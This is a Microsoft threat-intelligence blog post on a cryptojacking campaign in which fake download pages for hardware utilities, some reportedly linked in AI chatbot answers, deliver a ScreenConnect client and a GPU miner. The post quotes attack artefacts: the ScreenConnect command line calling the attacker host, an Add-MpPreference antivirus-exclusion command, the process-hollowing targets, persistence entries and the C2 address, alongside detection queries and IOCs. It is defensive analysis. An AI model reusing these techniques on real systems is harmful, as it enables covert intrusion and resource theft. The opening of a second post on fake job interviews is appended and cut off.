The campaign abuses multiple trusted brands, including: CrystalDiskInfo, HWMonitor, Display Driver Uninstaller, FurMark, K-Lite Codec Pack, and PDFgear. The selection of these brands is deliberate. Each application is favored by PC enthusiasts and hardware-focused users, precisely the audience most likely to own a high-performance discrete GPU, the hardware that makes GPU cryptocurrency mining economically viable.

Screenshot of search engine results showing a malicious source of hwmonitor.

In April 2026, we observed reports indicating that users may have been directed to malicious domains through interactions with large language model (LLM)–based tools. In these cases, users querying AI chatbots for software download recommendations were presented with links to attacker‑controlled domains within generated responses. Analysis of VirusTotal scan associated with these domains further identified traffic metadata referencing chatbot interactions as a potential referral context.

While this behavior is based on observed patterns and correlated data sources, it’s consistent with emerging techniques in AI search result poisoning, representing an extension of traditional SEO poisoning beyond conventional search engines.
VirusTotal scan results showing traffic metadata associated with attacker-controlled domains, corroborating observed AI-assisted delivery patterns in this campaign.
Example of an LLM-generated response observed to contain links to domains later identified as malicious and associated with this campaign. This example is illustrative and does not indicate a systemic issue with any specific AI service.

Each fake site presents a download button that claims it has the legitimate utility. The download instead retrieves a ZIP archive hosted on a campaign‑specific subdomain of gleeze.com. The gleeze.com parent domain is hosted by infrastructure associated with Dynu (dynu.com), a dynamic DNS provider frequently leveraged by threat actors.

Since March 2026, we’ve identified more than 150 malicious domains that we assess serve these malicious tools, masqueraded as system utilities linked to this campaign.

DLL sideloading and silent installation of ScreenConnect software

The downloaded ZIP archive contains the legitimate executable for the spoofed utility alongside a malicious DLL named autorun.dll. When the user launches the executable, the legitimate program loads autorun.dll from the same folder via DLL sideloading, a technique that requires no exploitation and generates no user-visible anomaly. Analysis revealed nine distinct autorun.dll variants across the campaign.

Files dropped after extraction of the ZIP file after download.

The malicious DLL uses msiexec.exe to silently install a second malicious DLL named vcredist_x64.dll, named to masquerade as the Visual C++ Redistributable. This file is itself a packaged installer for ScreenConnect software.

ScreenConnect software (also known as ConnectWise Control) is a legitimate commercial remote management tool widely used by IT administrators. The tool itself is not at fault; rather, the threat actor abuses its legitimate capabilities to establish persistent remote access consistent with a broader pattern of remote monitoring and management (RMM) tool abuse observed across the threat landscape

Once installed, the ScreenConnect client constantly attempts to communicate with the attacker-controlled server at 193.42.11[.]108 via the following service invocation:

"ScreenConnect.ClientService.exe" 
"?e=Access&y=Guest&h=directdownload.icu&p=8041&s=b31c5795-9b66-4d20-ac8d-aad60d05852a&k=...&c=Crystaldeskinfo%20New%20New%20New&c=&c=&c=&c=&c=&c=&c="

The h parameter (directdownload[.]icu) is the host the client connects to.

The repeated c= parameters are ScreenConnect’s custom property fields, which in some cases closely matched the software used to drop ScreenConnect. However, across other instances we were unable to verify if this is an identifier linked to the software used via SEO poisoning.

Execution

SimpleRunPE dropper and process hollowing

Once the ScreenConnect session is established, the attacker drops a binary named SimpleRunPE.exe directly via ScreenConnect’s file-transfer feature.

Project lineage

Static analysis of this binary surfaced an embedded Program Database (PDB) path inside the binary’s debug directory:

G:\My Drive\works\test projects\Simple-RunPE-Process-Hollowing-RUNPE\SimpleRunPE\obj\Release\SimpleRunPE.pdb

PDB path embedded in binary.

The folder structure in the path matches a public proof-of-concept repository on GitHub (Watermwo/Simple-RunPE-Process-Hollowing), with a -RUNPE suffix. With this information, Microsoft assesses with moderate confidence that the dropped binary’s process hollowing might be a fork of this public codebase. Using this PDB path as a pivot, we identified multiple binaries sharing similar debug paths, all reported to the Microsoft Defender team and addressed.


Screenshots showing Similarities between repo and the malicious binary observed in this campaign.

Install path and the alternative PowerShell delivery

Once executed, SimpleRunPE.exe writes a copy of itself into a hidden install folder as RuntimeHost.exe. The install folder name uses the campaign identifier D3F4E2A1, which recurs throughout the malware as a mutex name (Global\D3F4E2A1_Svc) and in Defender exclusion entries.

The malware sets the Hidden and System file attributes on both the install folder and the RuntimeHost.exe file, hiding them from default Explorer views. The malware first attempts to install into a preferred location resolved at runtime and falls back to %LocalAppData%\Microsoft\Windows\Caches\D3F4E2A1\ if the preferred location is not writable.

In a subset of compromises, rather than dropping SimpleRunPE.exe directly via ScreenConnect file transfer, a malicious PowerShell script that fetched the binary from a remote drive, stored it locally as vlc.exe, and created a one-time scheduled task to execute and then delete itself, reducing forensic traceability.

PowerShell script dropped by attacker over ScreenConnect.

Persistence

Once SimpleRunPE.exe has copied itself to the install path as RuntimeHost.exe, it establishes six persistence mechanisms across multiple Windows autostart locations. The persistence mechanisms span three scheduled tasks, two registry Run keys, and one Startup folder shortcut.

Suspicious persistence methods implemented by malware.
TacticTriggerIdentifier
Scheduled taskOn user logon (highest privileges)Task name: Windows System Health
Scheduled taskOn system boot, 1-hour delay (highest privileges)Task name: Windows System Health Monitor
Scheduled taskEvery 5 minutes (highest privileges)Task name: Windows System Health Check
Registry Run key (machine)On any user logonHKLM\Software\Microsoft\Windows\CurrentVersion\Run\WinSysCache
Registry Run key (user)On current user logonHKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinSysCache
Startup folder shortcutOn current user logon%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\RuntimeHost.lnk
LNK file in Startup pointing to RunTimeHost.exe.

Each time the persistence mechanism executes, it relaunches RuntimeHost.exe, which functions as a recovery mechanism for the follow up process hollowing behaviour. Each time the persistence mechanism launches RunTimeHost, it validates whether the following behavior is complete. If the behavior isn’t complete, the rumtimehost.exe attempts to hollow as well.

Defense evasion

Process hollowing into Microsoft-signed .NET binaries

The malware simplerunpe.exe proceeds to attempt process hollowing into a legitimate Microsoft-signed binary. The malware carries a hardcoded list of seven candidate target processes, all of them legitimate Windows utilities that ship with the .NET Framework. These targets are tried in order, and the first one whose binary is present on the host’s disk is selected:

  • InstallUtil.exe
  • RegAsm.exe
  • RegSvcs.exe
  • MSBuild.exe
  • AppLaunch.exe
  • AddInProcess.exe
  • aspnet_compiler.exe
Targets for process injection.

The dropper launches the chosen target binary in a suspended state and uses API calls such as WriteProcessMemory, SetThreadContext, ResumeThread to hollow the process. This causes the malicious mining code to run under the identity of a trusted Microsoft-signed binary and execute its own code.

Process hollowing attempt by malware.

Defender exclusions

The malware simplerunpe.exe invokes PowerShell to call the Add-MpPreference cmdlet, registering both path-based and process-based exclusions.

powershell.exe -NoProfile -NonInteractive -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath @(...) -ErrorAction SilentlyContinue"

Process-name exclusions cover 13 binaries:

  • The seven .NET hollowing targets (InstallUtil.exe, RegAsm.exe, RegSvcs.exe, MSBuild.exe, AppLaunch.exe, AddInProcess.exe, aspnet_compiler.exe)
  • SecurityHealthHost.exe, RuntimeHost.exe, lolMiner.exe, SRBMiner-MULTI.exe, miner.exe, and gminer.exe

Target Processes for Defender AV exclusions.

Anti-analysis check

The malware performs anti-analysis checks, exiting silently if any indicator suggests the binary is running in an analysis environment.

The malware checks for virtual machine detection: (registry keys for VMware Tools and VirtualBox Guest Additions, the SCSI Identifier value checked against VBOX/VMWARE/QEMU substrings, MAC address prefix matching against known virtualization vendor ranges, and WMI queries against Win32_ComputerSystem and Win32_BIOS.

The malware also checks against a hardcoded list of forty analyst-tool process names spanning debuggers, disassemblers, decompilers, PE inspection tools, and network analysis utilities, including dnSpy, x64dbg, IDA, Ghidra, ProcMon, Wireshark, Fiddler.

If any of the binaries are detected, the process terminates its execution.

Screenshot showing Anti Analysis/Anti VM implementation by malware

Custom crypto mining loader

Once process hollowing is complete and the malware is running inside a Microsoft-signed Windows utility, the mining-client portion of the binary takes over. The first action is to acquire a system-wide mutex named Global\D3F4E2A1_Svc. The mutex name uses the same campaign identifier (D3F4E2A1) as the install-path directory and the Defender exclusion paths.

RuntimeHost.exe probes this mutex to confirm that hollowing has already succeeded and the hollowed process is still alive on the host.

Host-based reconnaissance

The hollowed binary establishes a connection to the attacker’s server (described in the next section) and sends a registration frame containing comprehensive host reconnaissance to the attacker controlled C2/panel.

CategoryWhat’s collected
FingerprintingCPU model and core count; GPU model and vendor with integrated vs. discrete classification; total physical RAM; device type.
Live resource stateCurrent CPU usage; current GPU usage (separately for total and dedicated GPU); GPU temperature; system uptime.
Operating systemWindows version and architecture, full Windows product name, whether the malware is running with administrative privileges.
Network identityLocal IP address; country code derived from an outbound geolocation lookup.
Security postureInstalled antivirus product enumerated via Windows Security Center.
User activityIdle seconds (time since last keyboard or mouse input).
GPU activity detectionDetection of gaming, streaming, or other GPU-heavy user activity based on sustained GPU usage.
Mining stateWhether the miner process is currently running; current latency to the mining pool.
Screenshot showing Host reconnaissance performed by binary after process hollowing

Command and control encrypted address and certificate pinning

The address of the attacker’s server is held inside an encrypted blob using AES-128-CBC encryption. In addition to obfuscating the address, we observed a hard-coded Transport Layer Security (TLS) certificate.

Screen showing encrypted C2 domain and certificate hard coded in binary.

Decrypting the embedded blob yields the C2 URL wss[:]//minemine.gleeze[.]com:8443/ws.

The malware also hardcodes the SHA-256 fingerprint of the TLS certificate expected at this endpoint, used to pin the connection during the WebSocket handshake:

EB:C3:5D:4A:08:D9:3A:88:0E:90:AE:AD:2D:3F:7F:B4:3F:DC:08:EA:77:DB:9D:D5:2F:80:78:1E:6B:FD:88:67

Mining orchestration

The malware (hollowed Windows binary) doesn’t embed a miner program. Instead, when it’s time to begin mining, the malware downloads the appropriate miner archive at runtime and runs it. Three miner programs are supported: gminer, lolMiner, and SRBMiner-MULTI, all of which are GPU-focused tools.

Auto-repair persistence and activity tracking

The hollowed binary also runs a continuous background routine that wakes every five seconds and checks whether mining should currently be paused (based on the GPU-activity gate), and whether all six persistence mechanisms are still in place.

When the verification cycle runs, the malware

  • Checks each of the three scheduled tasks by invoking schtasks.exe /query /tn “<task name>” and recreates any task whose query returns a non-zero exit code.
  •  Checks each of the two registry Run keys via direct registry reads and rewrites missing or modified entries.
  • Checks the Startup folder shortcut by file existence and recreates it if missing.
  • Re-runs the Defender exclusion registration on every cycle, ensuring any exclusions that were removed are restored.

Apart from verifying the persistence, the malware also tracks the process activity on the device. As soon as the loader detects the following processes as running, it terminates the miner process.

User activity monitoring/ terminate miner when above processes are detected.

The malware also monitors GPU usage and terminates its activity. If the GPU usage is high or the device isn’t idle, the mining processes are terminated.

Certificate pivoting

As mentioned previously, using this hard-coded certificate, we identified 3 IPs using this specific TLS certificate.

Using OSINT, this TLS certificate was observed to be presented by 3 IP addresses. Microsoft assesses that these IPs are part of the C2 infrastructure.

•           93.115[.]10.35

•           198.23[.]185.238

•           2.59.132[.]106

Using these IPs as pivots, we observed that there were additional linked campaigns using a similar DynamicDNS domain giize[.]com. Some of the sources of the malicious file downloads in these campaigns originated from:

  • Direct-download[.]giize[.]com
  • Free-download[.]giize[.]com

These domains are also linked to a series of malicious domains performing similar SEO poisoning-based campaigns, leading to same infection chain described in this blog.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.

Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:  

Enable network protection in Microsoft Defender for Endpoint.

Turn on web protection in Microsoft Defender for Endpoint.

Encourage users to use Microsoft Edge and other web browsers that support SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware.

Remind employees that enterprise or workplace credentials should not be stored in browsers or password vaults secured with personal credentials. Organizations can turn off password syncing in browser on managed devices using Group Policy.

Turn on the following attack surface reduction rule to block or audit activity associated with this threat:

Block executable files from running unless they meet a prevalence, age, or trusted list criterion(GUID: 01443614-cd74-433a-b99e-2ecdc07bfc25)

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Tactic Observed activity Microsoft Defender coverage
Execution  Unusual ScreenConnect service creation activity
 

Suspicious service launched (endpoint detection and response – EDR)


Malicious DLL sideloading linked to autorun.dllAn executable file loaded an unexpected DLL file (EDR)
ScreenConnect Installation activity Suspicious behaviour by msiexec.exe (EDR)
Defender detection of crypto mining framework binaryTrojan:MSIL/CoinMiner!MS(AV)
MDAV detection of suspicious DLLHackTool:Win64/Malgent!MSR(AV)
PersistenceScheduled task creation activity associated with malicious binarySuspicious Task Scheduler activity
Malicious ASEP linked with malicious binary executionAnomaly detected in ASEP registry
Suspicious .LNK file in startup folderAn uncommon file was created and added to startup folder
Defense Evasion   Antivirus exclusion added by malicious binarySuspicious  Defender Antivirus exclusion
Modification attempt in Microsoft Defender Antivirus exclusion listAn uncommon file was created and added to startup folder
Process hollowing activity to malicious binaryA process was injected with potentially malicious code  
Command and controlAttacker executing malicious commands via ScreenConnectSuspicious command execution via ScreenConnect  

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:

  • Incident investigation
  • Microsoft User analysis
  • Threat actor profile
  • Threat Intelligence 360 report based on MDTI article
  • Vulnerability impact assessment

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender or Microsoft Sentinel.

Advanced hunting

Suspicious binary execution from unusual directory

This query searches for suspicious RunTimeHost.exe from a specific directory. Executions from this directory are often linked to the relevant campaign.

// 
DeviceProcessEvents
| where Timestamp > ago(30d)
| where FileName =~ "RuntimeHost.exe"
   or InitiatingProcessFileName =~ "RuntimeHost.exe"
| where (FolderPath has @"\Caches\D3F4E2A1")
     or (InitiatingProcessFolderPath has @"\Caches\D3F4E2A1")
| project Timestamp, DeviceId, DeviceName,
          FileName, FolderPath, ProcessCommandLine,
          ParentProcess = InitiatingProcessFileName,
          ParentProcessPath = InitiatingProcessFolderPath,
          ParentProcessCmd = InitiatingProcessCommandLine,
          AccountName

Suspicious scheduled task creation activity

This query looks for suspicious scheduled task creation activity with task names often associated with this cryptojacking campaign.

//Run the below query to identify events linked to the suspicious scheduled task creation activity

DeviceProcessEvents
| where Timestamp > ago(30d)
| where FileName =~ "schtasks.exe"
| where ProcessCommandLine has "/create"
| where ProcessCommandLine has_any (
    "Windows System Health Monitor",
    "Windows System Health"
  )
| project Timestamp, DeviceId, DeviceName,
          AccountName,
          TaskCreationCmd = ProcessCommandLine,
          ParentProcess = InitiatingProcessFileName,
          ParentProcessPath = InitiatingProcessFolderPath,
          ParentProcessCmd = InitiatingProcessCommandLine

Suspicious MSIEXEC activity associated with a binary loading a suspicious DLL

This query looks for a process loading a suspicious DLL named ‘autorun.dll’ followed by unusual MSIEXEC activity from the same binary.

let SideloadingProcesses =
DeviceImageLoadEvents
    | where Timestamp > ago(60d)
    | where FileName =~ "autorun.dll"
    | where InitiatingProcessFolderPath  has_any (
        @"\Downloads\", @"\AppData\Local\Temp\", @"\AppData\Roaming\",
        @"\ProgramData\", @"\Users\Public\",@"\Desktop\"
      )
      |where FolderPath has @"\sources\"
    | project SideloadTime = Timestamp, DeviceId, DeviceName,
              LauncherProcessId = InitiatingProcessId,
              LauncherCreationTime = InitiatingProcessCreationTime,
              LauncherName = InitiatingProcessFileName,
              LauncherPath = InitiatingProcessFolderPath,
              SideloadedDllPath = FolderPath;
let unique_devices=SideloadingProcesses|distinct DeviceId;
let MsiSpawns =
 DeviceProcessEvents
    | where Timestamp > ago(60d)
    |where DeviceId in(unique_devices)
    | where FileName =~ "msiexec.exe"
    | where ProcessCommandLine has "/i"
    | where ProcessCommandLine has "/quiet"
    | project MsiSpawnTime = Timestamp, DeviceId,
              LauncherProcessId = InitiatingProcessId,
              LauncherCreationTime = InitiatingProcessCreationTime,
              MsiCmd = ProcessCommandLine,
              MsiProcessId = ProcessId ;  
SideloadingProcesses
| join kind=inner MsiSpawns
    on DeviceId, LauncherProcessId, LauncherCreationTime
| where MsiSpawnTime between (SideloadTime .. (SideloadTime + 30m))
| project SideloadTime, MsiSpawnTime,
          DeviceId, DeviceName,
          LauncherName, LauncherPath, LauncherProcessId,
          SideloadedDllPath, MsiCmd, MsiProcessId

Indicators of compromise (IOC)

IndicatorTypeDescription
direct-download[.]gleeze[.]com
start-download[.]gleeze[.]com
direct-downloads[.]giize.com
free-download[.]giize.com    
DomainHosts malicious ZIP files
directdownload[.]icuDomainHost that ScreenConnect client connects to
16562974deec80e41ef57a71a6de8c03ceb393005fb1432f8d9d82c61294ef8cSHA256autorun.dll loaded by legit EXE via DLL sideloading
1b2555b09ac62164638f47c8272beb6b0f97186e37d3a54cb84c723ff7a2eee5SHA256autorun.dll loaded by legit EXE via DLL sideloading
062bb28765fbaa11f8cc341fa16e2c7f942a122d929cb41f4a0f755b4429f246SHA256autorun.dll loaded by legit EXE via DLL sideloading
c7425fbe6c3a4937934215c54027d4b67202d12ab490682fae03498870d66d06SHA256autorun.dll loaded by legit EXE via DLL sideloading
a460d00ef93c8ce70d32e48e55781af66a53328fc2dde45519be196c265de074SHA256autorun.dll loaded by legit EXE via DLL sideloading
db2d33c4e6e4a5c2263b56e8303c343305a94dde1fc2968304ba260acbbd9f9fSHA256autorun.dll loaded by legit EXE via DLL sideloading
cf3f8160eb5a5580e0c35054847e3ac4d01e9fe74fab8bc12bf6e8a40bf696b2SHA256autorun.dll loaded by legit EXE via DLL sideloading
69077fcf940fc5852fb32beed15636756ebc04ac971b7ed71d36251e7ea70a20SHA256autorun.dll loaded by legit EXE via DLL sideloading
2ee93ccbcd49ed94c65dcf52e7dcb8f0fa0a443ca24c0e0c7f79152efba657b7SHA256autorun.dll loaded by legit EXE via DLL sideloading
193.42.11[.]108IP addressScreenConnect client communicates to this attacker controlled IP
9ff07c9fafa9c03fdf69e4abf6806aa7c938b5480e7e258f227db0719ecd6386SHA256SimpleRunPE.exe binary transferred by the attacker to the device during established ScreenConnect session
7035c2abeb617e828dfda1b119b8544fa9ae15a1d263d18bc5506acaf381f496SHA256SimpleRunPE.exe binary transferred by the attacker to the device during established ScreenConnect session
e021662a652ba95c8778b991056696ab3c9b0f60d5e23b1e6cf73c3847db6610SHA256ScreenConnect file masquerading as a DLL
wss[:]//minemine.gleeze[.]com:8443/wsURLC2 from hollowed binary

References

This research is provided by Microsoft Defender Security Research with contributions from Parasharan Raghavan and members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post From poisoned search results to GPU mining: A cryptojacking campaign abusing ScreenConnect and Microsoft .NET utilities appeared first on Microsoft Security Blog.

Contagious Interview: Malware delivered through fake developer job interviews

Microsoft Defender Experts has observed the Contagious Interview campaign, a sophisticated social engineering operation active since at least December 2022. Microsoft continues to detect activity associated with this campaign in recent customer environments, targeting software developers at enterprise solution providers and media and communications firms by abusing the trust inherent in modern recruitment workflows.

Threat actors repeatedly achieve initial access through convincingly staged recruitment processes that mirror legitimate technical interviews. These engagements often include recruiter outreach, technical discussions, assignments, and follow-ups, ultimately persuading victims to execute malicious packages or commands under the guise of routine evaluation tasks.

This campaign represents a shift in initial access tradecraft. By embedding targeted malware delivery directly into interview tools, coding exercises, and assessment workflows developers inherently trust, threat actors exploit the trust job seekers place in the hiring process during periods of high motivation and time pressure, lowering suspicion and resistance.


Attack chain overview

Initial access

As part of a fake job interview process, attackers pose as recruiters from cryptocurrency trading firms or AI-based solution providers. Victims who fall for the lure are instructed to clone and execute an NPM package hosted on popular code hosting platforms such as GitHub, GitLab, or Bitbucket. In this scenario, the executed NPM package directly loads a follow-on payload.

